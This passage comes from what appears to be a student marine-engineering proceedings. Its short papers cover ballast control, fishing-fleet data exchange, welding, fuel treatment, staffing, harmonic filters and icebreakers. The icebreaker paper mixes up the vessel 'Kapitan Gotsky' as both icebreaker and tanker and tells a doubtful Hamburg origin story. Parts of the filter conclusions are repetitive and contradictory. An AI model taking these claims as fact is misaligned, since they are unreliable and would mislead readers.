Thus an algorithm for energy efficient control using variable frequency drive and an increase in the number of measuring instruments has developed which not only ensures the operation of each adjustable pumping unit in the working range of the flow but also allows to optimize their efficiency. Therefore it would be advisable to synthesize such a method of control of centrifugal pumps which would take into account the physical features of processes occurring in stressful unstable operating modes of the ship's ballast system. In addition this method should not contradict the technical requirements of the Register Rules on the constructive implementation of the ballast system and its automation tools. Ballast pumps and fittings involved in ballast replacement must have remote control from the central ballast control panel. In addition to the remote ballast pumps must be equipped with local control [1, p 94].

Centralized ballast control system should perform the following functions: 1) show the position of the rebar; 2) show the current water level in ballast tanks; 3) show the sedimentation of the vessel; 4) the means of communication between the control panel of ballast operations and the places from which the local pump management and emergency control of the fittings should be provided. Centralized remote control system should be arranged so that the single failure of any of its elements could not cause the failure of pumps, fittings or other systems.

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Аннотация. Статья посвящена цели работы судовой балластной системы и ее конструкции. Прослеживается история электрофикации судов. В статье также определяются требования, предъявляемые электроприводу судовых нагнетателей. Обращается внимание, каким образом конструкция балластной системы служит выполнению ее предназначения. Также определяются функции централизованной системы управления балластными операциями в критических ситуациях.

Ключевые слова: балластная система, электропривод, судовые нагнетатели, балластный резервуар, гидравлический удар, всасывающий трубопровод.

Annotation. The presented paper studies the purposes and construction of ship ballast system. The history of ships electrification is traced. The requirements electric drives of ship chargers are also paid attention. It is noted what way the construction of the ballast system provides its designation. In this paper one tells about functions of centralized ballast control system in critical situations.

Key words: Ballast system, electric drive, ship chargers, hydraulic shock, suction pipeline, damping circuit pump.

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AUTOMATIC INTER-SHIP INFORMATION EXCHANGE SYSTEM

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For the fishing fleet, there is an urgent need to coordinate the actions of vessels for successful fishing. The ships operate in isolation, without exchanging or sharing information, which leads to an unjustified expenditure of time, financial and technical (fuel, motor) resources. To organize joint coordinated actions, it is necessary to develop an automatic

system that would allow all vessels united in this system to have complete information about the readings of all instruments, both navigational and fish-searching (sonars, echo sounders, trawl monitoring and control devices, etc.) of each ship. Based on this comprehensive information, each vessel makes an independent decision about its further actions.

This work is devoted to the development of such a system.

The most noticeable process of saturation with radio-electronic equipment takes place in the fishing fleet [1]. In terms of saturation with special equipment, fishing vessels significantly exceed the standard set of equipment in the merchant fleet (in the vast majority of cases), which is caused by the specifics of the work. The purpose of fishing vessels is the search and extraction of marine biological resources. For this purpose, in addition to navigation equipment [3] and automation systems for ship power plants, they have a significant set of additional rather complex equipment that is necessary to ensure the fishing process. Ship integrated systems are being created, including both ship navigation and control systems, and devices for biological resources searching (echo sounders, sonars), trawl control devices («autotrawls», various trawl control systems, both wired and wireless). These systems also integrate control systems for ship power plants - control of the main engine and control of the propeller shaft and other technical systems of the vessel [2].

In addition, production control systems can be integrated. New ships are initially equipped with powerful computer systems, into which all the necessary equipment is integrated. On older fishing vessels, there is a process of constant updating and development of electronic means.

The purpose of this study is to increase productivity and reduce costs. The equipment available on fishing vessels can be divided into two groups: navigation and fishing. Navigation equipment is strictly standardized, and both the composition of the equipment and the electronic data transfer protocols (NMEA) are subject to standardization. At the same time, fish-searching devices, such as sonars, echo sounders, trawl control and trawl control devices, are not united in any way. Each of these devices has its own screen for displaying information. Obtaining the necessary information from them by other consumers is either impossible at all, or difficult due to the fact that they are produced by different manufacturers, and each company has its own information transfer protocols. To organize the joint work of groups of ships, it is proposed to create a system of automatic inter-ship information exchange.

Conclusion. When using systems of this type, automatic exchange of data information from devices of fish-search systems and control systems will be established.

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Аннотация. В статье рассматривается вопрос повышения эффективности промысла рыбных ресурсов и снижения временных, финансовых и других затрат владельцев судов. Эта задачу предлагается решить путем создания специальной системы, предназначенной для автоматического обмена информацией между судами, ведущими промысел в одном районе. Работа системы основана на формировании единого группового сигнала от всех радиоэлектронных средств, как навигационных, так и специализированных промысловых, и дальнейшей автоматической передаче этого сигнала по радиоканалу.

Ключевые слова: рыбный промысел, промысловые суда, система связи, автоматизация, радиоканал.

Annotation. The article deals with the issue of increasing the efficiency of fishing for fish resources and reducing the time, financial and other costs of ship owners. This problem is proposed to be solved by creating a special system designed for automatic exchange of information between vessels fishing in the same area.

The operation of the system is based on the formation of a single group signal from all radio-electronic means, both navigational and specialized fishing, and further automatic transmission of this signal over a radio channel.

Keywords: fishing, fishing vessels, communication system, automation, radio channel.

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PROSPECTS FOR THE DEVELOPMENT OF WELDING WORKS

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Augmented Reality, Virtual Reality Technology, and their prospects present modern trends in shipbuilding and ship designing [6]. “Technological innovations are the key driving forces shaping the future. Recent examples are self-righting lifeboats, 3D printing, Hardware-in-the-Loop simulations and electric dredge pumps” [6, p. 361].

Welding is an essential activity in the shipbuilding industry. “To protect the ship structure, the welding process should be performed by qualified welders and controlled efficiently by the quality control engineers and Classification Societies. All welders should have a certificate and the procedures should be prepared in the shipyards” [5, www].

By introducing robotic welding, the welding defects sourced by the welder can be prevented. Productivity and consistent quality can be improved by various high-performance welding technologies.

Welding is a technological process of obtaining an integral joint by heating or plastic deformation of the connected parts.

Welding technologies were studied by E. Turan, T. Kocal, K. Unugencoglu, J. Bolmsjö, M. Friedenfalk, K. Min, L. Jeffus and others. Sensor guided robot welding in shipbuilding were described by K. Cho, J. Sun, J. Oh. The subjective of the article is to describe the current welding technologies which are used in shipbuilding industry.

In shipbuilding, the most widespread methods of fusion welding of the connected parts [3].

The most popular welding process in shipbuilding are manual electric arc welding, automatic and semi-automatic welding, welding in a protective gas environment, submerged welding.

In modern shipbuilding, types of mechanized electric arc welding of various hull structures are widespread, however, it often becomes necessary to use manual welding. In workshops for the manufacture of hull assemblies and sections, the share of its use can reach 15%, and when performing work on the formation of the hull on the slipway, the share of manual welding can reach up to 50%. The process of making a welding seam by manual electric arc welding is shown in Figure 1.




Figure 1 – The process of making a welding seam by manual electric arc welding; 1 – metal rod, 2 – electrode coating, 3 – liquid metal residue, 4 – visor, 5 – liquid metal drop, 6 – arc plasma, 7 – liquid slag film, 8 – slag crust, 9 – material to be welded, 10 – liquid metal bath, 11 – weld

Automatic and semi-automatic welding.

Automatic welding is used in shipbuilding for the manufacture of components and sections of the hull. The advantage of automatic welding is the high precision of the welding seam, as well as the minimization of human participation in the process, which affects the final cost of products.

Semi-automatic welding has become the most widespread in shipbuilding, due to the ease of use. It is used when welding a set to sheet structures, making assemblies, forming the hull of a vessel, etc. [8].

Submerged welding.

Such welding is performed only by automatic and semi-automatic methods and occupies a leading place in shipbuilding. Submerged welding is characterized by high productivity due to the use of high currents and maximum use of heat in a closed volume. The quality of the weld is also improved, due to isolation from the atmosphere. The losses of the electrode metal are reduced due to the exclusion of splashing and stubs [2].

“Submerged arc welding is a method in which the heat required to fuse the metal is generated by an arc formed by an electric current passing between the welding wire and the workpiece. The tip of the welding wire, the arc, and the workpiece are covered by a layer of granulated mineral material known as submerged arc welding flux. There is no visible arc and no sparks, spatter or smoke” [9, p. 25].

Welding in a protective gas environment.

The advantage of this type of welding is a small zone of thermal influence, reliable protection of the welding zone from exposure to atmospheric air, eliminating the need to clean the seam from slag, unlike submerged welding. Welding in protective gases can be performed

manually, with automatic and semi-automatic machines. This welding method is used for structures with high requirements for the quality of joints [1]. The process of manufacturing a welding seam by welding in a protective gas environment is shown in Figure 2. “This welding method is used for maintenance and repair industries, naval industry, pipelines, offshore platforms, construction of steel structures, weld carbon steel, low and high alloy steel, stainless steels, cast iron, aluminum, nickel and copper alloys” [9, p. 25].




Figure 2 – The process of making a welding seam by welding in a protective gas environment; 1 - welding wire, 2 - gas nozzle, 3 - conductive mouthpiece, 4 - burner body, 5 - burner handle, 6 - wire feed mechanism, 7 - protective gas atmosphere, 8 - welding arc, 9 - welding bath.

Other types of welding are also used in shipbuilding, such as: contact electric, gas, thermite, plasma, laser, electro-beam, friction welding, cold welding. However, the proportion of their use is small compared to the above methods.

It is also worth mentioning about special methods in shipbuilding, such as welding plastics for various purposes. Plastic welding can be performed by several methods: heated gas, contact heating, high frequency currents, friction. Plastic welding is widely used for the manufacture of ship hulls made of polymer materials [4].

Development prospects. One of the certain solutions to meet current demands is to introduce automation. Robotic welding technology meets cost, and delivery, delivery quality, and requirements. It also offers flexibility in welding [6]. Robotic welding technology will be able to produce vessels that meet customer needs, and more quickly.

“Welding in shipbuilding is said to gain more importance in the future. Most of the world’s shipping fleet will be reaching a point where vessels can no longer be practically or economically maintained as sea-worthy. A relative stagnation in demand for new ships is being revived by the requirement for replacement vessels” [5, www].

Currently, there is an active development of shipbuilding in Russia. The quality and cost of the final hull of the vessel, as well as the period of further operation, depend on the welded joint and the speed of its execution. That is why it is worthwhile, if possible, to automate and robotize welding work and introduce new, promising welding methods, strengthen quality control of the welded joint. This article describes the types of welding work in shipbuilding, describes the advantages of various types of welding and their prospects for development.

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Аннотация. В статье рассмотрены общие характеристики сварочных работ и их виды в судостроении. Представлены преимущества различных видов сварки. Сообщается, что от качества сварочного шва зависит срок эксплуатации судна. Был сделан вывод, что необходимо автоматизировать и роботизировать сварочные работы и внедрять новые, перспективные способы сварки, усиливать контроль за качеством сварного соединения.

Ключевые слова: сварочные работы в судостроении, виды сварки, сварка, судостроение.

Annotation. The article discusses the general characteristics of welding operations and their types in shipbuilding. The advantages of various types of welding are presented. It is reported that the service life of the vessel depends on the quality of the welding seam. It was concluded that it is necessary to automate and robotize welding operations and introduce new, promising welding methods, strengthen control over the quality of the welded joint.

Keywords: welding works in shipbuilding, types of welding, welding, shipbuilding.

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LIQUID FUEL TREATMENT SYSTEM ON SHIPS

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To ensure reliable operation of the fuel equipment of marine diesel engines, fuel undergoes pre-treatment, consisting in settling, separation, filtration, heating of heavy fuel, and sometimes chemical, hydrodynamic, magnetic and other processing methods are provided. Special attention is paid to pre-cleaning when using heavy fuels. Pretreatment is carried out to remove mechanical impurities and water from the fuel, improve the aggregate state of the fuel, reduce its corrosion activity, increase the ability of the fuel to self-ignition and combustion.

Purification of fuel from mechanical impurities and water is carried out by using gravitational forces. Settling of fuel is carried out in special tanks under the influence of gravity and Archimedean force, and water and settled dirt are removed from below through a drain valve [5].

1. Settling is the easiest way to clean oil fuels from pollution, provided there is a sufficient difference in the values of the density of pollution, water and fuel.

The disadvantage of the method is that it is not effective for high-viscosity fuels. It is most effectively used for low- and medium-viscous fuels and is an auxiliary cleaning method.

2. The use of centrifugal forces (fuel treatment with the help of centrifuging devices - separators). The action of the separators is based on the separation of mechanical impurities and water from the fuel due to centrifugal forces arising from the high speed of rotation of the drum. Disc and tubular separators are used in fuel treatment systems.

In modern self-cleaning separators, periodic cleaning is carried out automatically by washing with hot water and dumping the sludge into a mud tank [3].

Separators, depending on the setting, can operate in the following modes: clarifications – separation of mechanical impurities; purifications - separation of fuel and water with simultaneous separation of mechanical impurities.

3. The use of semi-permeable (filtering) materials. The main technical requirement for fine filters is to ensure the elimination of particles no larger than 6-12 microns in size, the most dangerous sizes for fuel supply equipment.

Coarse filters are installed in front of all pumps in order to prevent damage to them when large particles enter.

The largest size of pollution particles is passed through the filter, determines the fineness of screening:

Pre-cleaning - to protect the fuel system from ingress of large contaminants;

Coarse cleaning - to remove particles of more than 40 microns from the fuel;

Fine cleaning - to remove impurities larger than 6-15 microns, and when using paper elements - more than 4-5 microns.

Depending on the principle of operation, the filtering elements can be surface and volumetric [2]. In the surface filter, the fuel is cleaned by depositing impurities on the surface of cells, cracks (mesh, fabric, sheet paper) [4].

In a volumetric filter, petroleum products are passed through a filter material containing many channels and pores in which contamination of impurities is deposited. Volumetric filters, unlike surface filters, are able to

retain a large amount of dirt, have a higher filtration coefficient and are not capable of sudden clogging. Magnetic filters are widely used for cleaning mechanical impurities from ferromagnetic particles (0.5 microns - 5 microns or more).

4. The use of homogenizers that destroy thickenings and agglomerates.

Homogenization (homogeneity) of fuel consists in hydrodynamic perturbation of the fuel medium, as a result of which cavitation zones arise in the medium. The slamming of cavitation caverns is accompanied by local high-power hydraulic shocks that destroy not only jelly-like thickenings, but also solid agglomerates. As a result, the fuel becomes homogeneous, resins are evenly distributed in the fuel medium, solid particles are released from the "resinous coat", and water is dispersed into globules [1].

Such fuel is separated and filtered with minimal losses in the combustible part. Homogenizers are hydrodynamic, vibro-mechanical, ultrasonic, vortex and others.

5. Fuel heating. For good atomization of fuel, it should be heated before spraying. If there is no need for heating for diesel fuels to reduce viscosity, then for heavy fuels preheating in steam and electric heaters is a prerequisite for their preparation, since only in this way can the required viscosity be achieved.

Fuel processing technology usually includes two stages:

the first is processing carried out immediately after receiving fuel into the reserve tanks before long-term storage on board the vessel;

the second is the treatment carried out immediately before feeding into the fuel tank to ensure the operation of the diesel engine.

At the first stage, the fuel is subjected to chemical-dynamic treatment. To do this, it is taken from the reserve tank by a fuel pump, before which a multifunctional additive is introduced into the fuel using a dispenser from a special container (if the fuel did not have this additive). Next, the fuel is heated in the heater and enters the homogenizer for hydrodynamic treatment.

The fuel that has undergone chemical-dynamic treatment is returned to the reserve tank through the pipeline circuit. According to this circuit, the fuel can be pumped 2 times or more in order not only to produce the most efficient treatment, but also to carry out jet heating of the fuel in the tank for its further pumping to cleaning agents.

Having carried out the specified recirculation, it is possible to consider the fuel treatment at the first stage completed.

The second stage of fuel processing is carried out if it needs to be prepared for combustion in a diesel engine. At this stage, the fuel taken from the reserve tank can be subjected to hydrodynamic treatment in a homogenizer for a second time or immediately fed through the heater to the filtration plant for cleaning. If the fuel in the reserve tank has cooled down,

then it is recirculated through the pipeline circuit for jet heating before being fed for cleaning.

During storage in the reserve tank, the fuel may be watered (more than the permissible limit), then it is fed through the heater to the separator for water purification, and then to the homogenizer and to the filtration plant for purification from mechanical impurities. The fuel that has been cleaned in the separator can not be passed through the filtration plant.

The treated fuel is fed into the fuel tank, from where through a three-way valve, an intermediate mixing tank (column) - to the fuel pump.

Then, through the heater, the fuel goes to one of the two control filters, from where it is piped through the viscosity regulator to the diesel high-pressure fuel pumps. Excess fuel from the fuel pumps is discharged into an intermediate mixing tank.

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Аннотация. Описаны основные аспекты очистки топлива от механических примесей и воды. Проанализировано использование полупроницаемых (фильтрующих) материалов и гомогенизаторов, разрушающих загустения и агломераты. Указаны этапы переработки топлива.

Ключевые слова: очистка, жидкое топливо, механические примеси, полупроницаемые материалы, гомогенизаторы, сжигание.

Annotation. The main aspects of purification of fuel from mechanical impurities and water are described. The use of semi-permeable (filtering) materials and homogenizers that destroy thickenings and agglomerates are analyzed. The stages of fuel processing are stated.

Keywords: purification, liquid fuel, mechanical impurities, semi-permeable materials, homogenizers, combustion.

WAYS TO SOLVE THE PROBLEM OF SPECIALIST'S LACK IN THE SHIPBUILDING INDUSTRY

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Introduction.

The development of the shipbuilding industry for both the merchant and military fleets of our country is of great importance. Thus, recently the workload of the main shipbuilding organizations is about 40% x [1, p.6]. At present we have a number of problems hindering the development of the industry, such as:

- insufficient level of funding and state support;
- the relatively long process of building ships;
- lagging technologies used in construction from the world level;
- scarcity of facilities for the construction of large-tonnage vessels;
- low competitiveness of the component equipment in comparison with foreign.

This is not a complete list of existing problems at this stage of shipbuilding development in Russia. But one of the most acute today is the lack of specialists and their qualifications in general.

The main part.

The shortage of personnel in a particular industry is often due to the initial unattractiveness of the profession. By choose a profession people take into account a remuneration. According to statistics for 2021, the average salary of a shipbuilder engineer in Russia is about 50 thousand rubles [3]. This graph shows the change in the level of the average salary of the Shipbuilding Engineer profession in Russia (Fig. 1).




Figure 1 – The level of the average salary of a shipbuilder in Russia for 2021.

However, it is worth taking into account the fact that in many regions of the country these indicators are much lower, and often the starting salary of an engineer is about 30 thousand rubles [2]. Since the amount of wages can vary significantly from region to region, this causes competition among enterprises. A lot of specialists “flow” into organizations with more favorable conditions, which creates a shortage of workers where salaries are lower.




Figure 2 – Comparison of the salary of a shipbuilder depending on the region of the country for 2019.

The Fig. 2 shows the data on minimum and maximum wages depending on the region of the country. The difference is quite large not only between regions, but also between the starting and final salary. Of course, the amount of payment for a specialist depends on his qualifications, proficiency, work experience, and other factors. However, as we can see, in most cases the initial salary is quite small, which negatively affects the motivation of a young specialists.

Another reason why there is a personnel problem is that the training and qualification of specialists does not correspond to modern trends in the construction of ships. The manuals that are taught in educational institutions

are mostly outdated, as well as the equipment at the enterprises. The knowledge gained in the course of training does not meet modern technologies in shipbuilding. As a rule, young graduates do not have proper experience, they are familiar with manufacture only in theory, which in turn hampers the employment process. In addition, due to the problems of the education system, graduates become masters and bachelors, but not the engineers. For the reason that the training programs practically do not meet the requirements of employers, young specialists need retraining.

Often, at the learning stage, students face another problem. The practical part of the training is, of course, important, but many have practical training at factories either formally or minimally involved in the process. Some shipbuilding organizations are very reluctant to work with students, or do not work with them at all. In the end, graduates are practically not familiar with the real work processes at the enterprise.

Conclusion.

In order to solve the problem of staff lack, it is necessary to do this in several stages:

1. Since most of the problems arise at the stage of training, it is necessary to pay attention to the change of curricula towards more modern trends. Emphasis should be placed on deeper practical training. Perhaps it is worth creating training centers on the basis of shipbuilding enterprises, and attracting future graduates to work at the stage of industrial practice with the possibility of further employment. Increasing the efficiency of shipbuilding enterprises through the development of human resources, respectively, will lead to economic growth in this industry.

2. If possible, the wage difference between regions should be reduced by unifying the payment system. Of course, salaries should be increased.

3. It is necessary to create advantageous and comfortable working conditions, and to introduce mortgage benefits or compensation for housing payments for young professionals.

4. All of the above points will become feasible if we increase financial support from the state. It may be worth attracting private investors.

Based on all of the above, the solution of the personnel problem should begin with changes in the system of training new specialists and modernization of shipbuilding enterprises themselves. Promising industries will become more attractive and efficient.

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Аннотация. На данный момент в сфере судостроения существует целый ряд проблем, решение которых актуально в настоящее время, так как они тормозят развитие как самой отрасли, так и экономики страны в целом. Основной задачей представленного исследования является анализ причин дефицита квалифицированных специалистов в области гражданского судостроения. По результатам, полученным в ходе изучения вопроса кадровой проблемы, выведена возможная стратегия дальнейших действий, способствующих разрешению ситуации и общему развитию рабочего потенциала судостроительных предприятий.

Ключевые слова: судостроительная отрасль, нехватка специалистов, развитие судостроения, проблема подготовки специалистов.

Annotation. Currently, there are a number of problems in the field of shipbuilding that hinder the development of both the industry itself and the country's economy as a whole, which determines the relevance of this issue. The main purpose of the presented research is to analyze the reasons for the shortage of qualified specialists in the field of civil shipbuilding. Based on the results obtained during the study of the personnel problem, a possible strategy for further actions that contribute to the resolution of the situation and the overall development of the working potential of shipbuilding enterprises is derived.

Keywords: shipbuilding industry, lack of specialists, development of shipbuilding, the problem of training specialists.

UDC 62-1/9

ANALYSIS OF MODERN SHIP SYSTEMS OF ACTIVE CURRENT FILTERING

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INTRODUCTION

Currently, non-linear loads are very common in consumers fed by electrical distribution networks. They generate current harmonics that are introduced into the network, with subsequent pollution and distortion of the waveform on other connected loads. Harmonics can interfere with the normal operation of other devices and increase operating costs. The main negative impact of harmonic distortion is overheating of transformers, motors and cables, thermal shutdown of protective devices, logic faults of digital devices and drives.

Harmonic filters are widely used and installed in distribution systems to filter out harmonic current and to achieve a reduction in harmonic distortion. In addition, reactive power compensation in distribution networks is another typical problem of great technical and economic importance. A low power factor increases power and energy losses, creates conditions for voltage deregulation, and also reduces the system throughput [3]. The use of capacitors in electrical distribution networks is intended for power factor. The simultaneous distribution and integration of harmonic filters and capacitors must be carefully considered, since series or parallel resonances caused by distribution line inductances and capacitors can amplify current harmonics. Resonant amplification can destroy capacitors and power equipment. Therefore, when designing active and passive filters, not only power factor compensation is taken into account, but also voltage and current changes caused by harmonic distortion [4].

1. Analysis of active filter control systems

The basic idea of compensating for inactive instantaneous power components using a parallel active filter is shown in the block diagram of a three-phase electrical network with an active filter (Fig. 1). An autonomous inverter connected to the network through chokes Lk1, Lk2 and Lk3 in the current conductor mode behaves as a three-phase controlled current source that is capable of generating an arbitrary set of currents. The main problem in designing an active filter is the synthesis of a control algorithm that ensures the generation of all inactive components of the load currents using the filter. This problem is eliminated with the help of coordinate transformation [2].




Figure 1 – Block diagram of a three-phase electrical network with an active filter.

The classical transformation from a fixed coordinate system (a, b, c) to a rotating coordinate system (d, q, 0) requires the calculation of the real and imaginary instantaneous power components, followed by the separation of the constant and pulsating components, including the currents corresponding to these powers, and designing control systems that provide compensation for inactive components of currents. In this case, the currents in a three-phase unbalanced load are geometrically represented in a rectangular three-dimensional coordinate system with axes d, q, and 0. In the space d, q, 0, the hodograph of the resulting current vector describes a complex figure. The rotating vector describes all non-active (pulsating) components of an unbalanced load. In contrast, the representation of electromagnetic processes in a three-dimensional coordinate system excludes the possibility of their analysis to obtain analytical relationships between the filter state variables and its parameters.

2. Analysis of power quality on ships with electric propulsion

In the general case, the harmonic composition of current and voltage in the ship's electrical power system is affected by the following factors:

- generator parameters;
- power of equivalent asynchronous load;
- availability of conditional filters and filter compensating devices and their parameters;
- use of active filters;
- use of pulse-width modulation in static semiconductor converters (SSC);
- use of multilevel converters;
- number of phases in the electric motor
- type of electric motor of the electric motor installation (synchronous, asynchronous, powered by an AC converter).

The authors of [5] analyzed the level of harmonic distortion at various points of the ship's electric power system, shown in Figure 2. The results of the analysis of harmonic distortion for various circuit parameters and at various points are shown in Table 1.

Figure 2 – Single-line diagram of the electric power system of a ship with electric propulsion

Table 1. Analysis of data on distortion levels at various points in the electrical circuit.

From the analysis of the data presented in Table 1, the following conclusions can be drawn.

1. In a given range of powers under consideration and with given filter parameters, a decrease in inductance worsens the harmonic composition of the voltage, but has almost no effect on voltage distortion for any type of voltage inverter.

2. The type of voltage inverter (two- or three-level) does not affect the total harmonic distortion for voltage (THDu) and current (THDi) in the main switchboard, but does affect THDu and THDi in the emergency distribution board (ESD). In addition, a three-level inverter has some advantages over a two-level one.

3. The use of passive filters in static converters with pulse-width modulation (PWM) improves the harmonic composition of the voltage at all stages of power conversion.

4. Under dynamic operating conditions, with passive filters and with PWM static converters, resonant phenomena occur, which must THDu and THDi in the emergency switchboard. In addition, the three-level inverter has an advantage over the two-level.

5. Under dynamic operating conditions, in the presence of passive filters and when using static PWM converters, the resonant phenomena that should be observed in autonomous systems greatly reduce the inductance, while increasing the short circuit current, that is, the electrical protection in the system is violated.

Conclusion

The paper analyzes the existing systems of active current filtration on ships. The issue of the need to introduce filtering devices into ship power systems was considered.

Currently, active filters are widely used and are being introduced into production. Among their advantages is the compensation of harmonics in steady state, as well as in dynamic modes, and an increase in accuracy. The disadvantages of active filters include indicators of mass, dimensions and additional losses in work. In addition, it is worth noting the complexity of these inventions. Multilevel inverters can greatly reduce the total harmonic distortion of voltages and currents in inverters. As their disadvantages, one can note: the complexity of the inverter, the use of additional semiconductor devices and increased switching losses.

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Аннотация. Произведён обзор систем управления активными фильтрами в судовых электроэнергетических системах. Рассмотрены основные методики проектирования систем управления активными фильтрами. Произведен сравнительный анализ аспектов применения активных фильтров в судовых системах электроснабжения с электродвижением. Произведен анализ данных исследования общего гармонического искажения в различных точках однолинейной схемы электроснабжения судна с применением активной фильтрации тока и без нее. Показаны качественные и количественные характеристики искажения тока и напряжения на судне, показывающие необходимость применения активных фильтров.

Ключевые слова: активный фильтр, общее гармоническое искажение, судовая электроэнергетическая система.

Anotation. A review of active filter control systems in ship electrical power systems has been made. The main methods of designing control systems for active filters are considered. A comparative analysis of the aspects of the use of active filters in ship power supply systems with electric propulsion has been carried out. An analysis of the data of the study of the total harmonic distortion at various points of the ship's single-line power supply circuit with and without active current filtering was carried out. Qualitative and quantitative characteristics of current and voltage distortion on the ship are shown, showing the need for active filters.

Key words: active filter, total harmonic distortion, ship power system.

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PROSPECTS FOR NUCLEAR ICEBREAKERS DESIGNING FOR ARCTIC DEVELOPMENT

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Currently for the large-scale development of the Arctic, it is planned to build powerful nuclear icebreakers. Navigation will be year-round. Ships can pass not one at a time, “jointly”, but in whole caravans. In addition, navigation is possible in the northern rivers all year round, which today work for only 3-4 months. The icebreaker will periodically clear the way, and any number of ships can go along it for a week. These icebreakers are much lighter, require less power, and are cheaper than the current ones and those that are planned to be built with the investment of many billions [3].

Many scientists were engaged in the development of new icebreakers: the best inventor of Russia, the author of the “POMOR” icebreaker project and more than 20 inventions, Yury Chashkov, Science Director of the Krylov Scientific Center Valery Nikolaevich Polovinkin, Corresponding Member of the Russian Academy of Sciences Aleksandr Vladimirovich Pustoshniy, professor of St. Petersburg State Marine Technical University Vladimir Nikolaevich Tryaskin and Doctor of Technical Sciences K.E. Sazonov. The scientists noted that if the ship broke the ice by shearing, and not by bending, as it was done today, then much less effort is required. But this requires a new design of the icebreaker [2].

The purpose of this article is to consider the promising proposals of scientists on the design of icebreakers of a fundamentally new design for large-scale development of the Arctic.

One of the most powerful icebreakers in the world is “Kapitan Gotsky” icebreaker. The route of “Kapitan Gotsky” oil vessel is 1,000 kilometers along the Northern Arctic Ocean from the port of Romanov-on-Murman in order to take 85 million liters of crude oil (picture 1).



Picture 1 – “Captain Gotsky” icebreaker

However, a significant part of this route is covered by a thick layer of ice, which makes the path difficult. To solve this problem, “Captain Gotsky” “Captain Gotsky” was created (pict. 1). The vessel has many ice-cutting technologies: a reliable ice-cutting bow, an innovative engine, as well as a full ice-bathing capacity [1].

To understand how people came to the creation of such a vessel, one must turn to historical facts.

In the nineteenth century, the port in Hamburg was the busiest in Germany. In 1871, the port was in ice for almost 2 months, which endangered the material well-being of merchants in Germany. Then the Hamburg designer Ferdinand Steinhaus founded the ship, the spout of which was not sharp like a knife, but rounded as well as a spoon. It could break the ice by means of a strong motor so that the port was open for trade, including in winter. Steinhaus called its own ship “EisbrecherEins”.


The most powerful icebreaker was appeared in the reservoirs of Aker Arctic in Finland. Aker Arctic Technology Oy is a Finnish engineering company that operates an ice model test pool in Helsinki.

Aker Arctic Technology is considered to be designer for reliable and efficient ships operating in ice-covered waters. It specializes in the design of icebreakers and other ships capable of operating independently in ice, from cargo ships and tankers to polar research vessels and cruise ships [4].

An ice in the reservoirs of Aker Arctic is similar to the polar one, only thirty-one times smaller. In a similar way, shipbuilders, instead of the generally recognized bow, provided the Captain Gotsky rod tanker with a direct bow, which is inclined at an angle in order to break the ice. As a result, this vessel constantly manages to rise above the ice in order to destroy it and at the same time not depend on the amount of oil on board.

Until now, the ice-cutting vessel “Captain Gotsky” manages to contain everything without exception, but the shape of the nose alone is not enough to conquer the Arctic, the vessel needs an inexhaustible source of energy.

Russia is “deriving about a quarter of its gross domestic product from Arctic activities, and is continuously increasing the amount of cargo it passes through the route on an annual basis” [9]. The Coast Guard which is continuing to modernize its fleet of icebreakers as peer adversaries presented the list of major icebreakers of the world (picture 2) [7].



Picture 3 – The major icebreakers of the world

Source: [7].

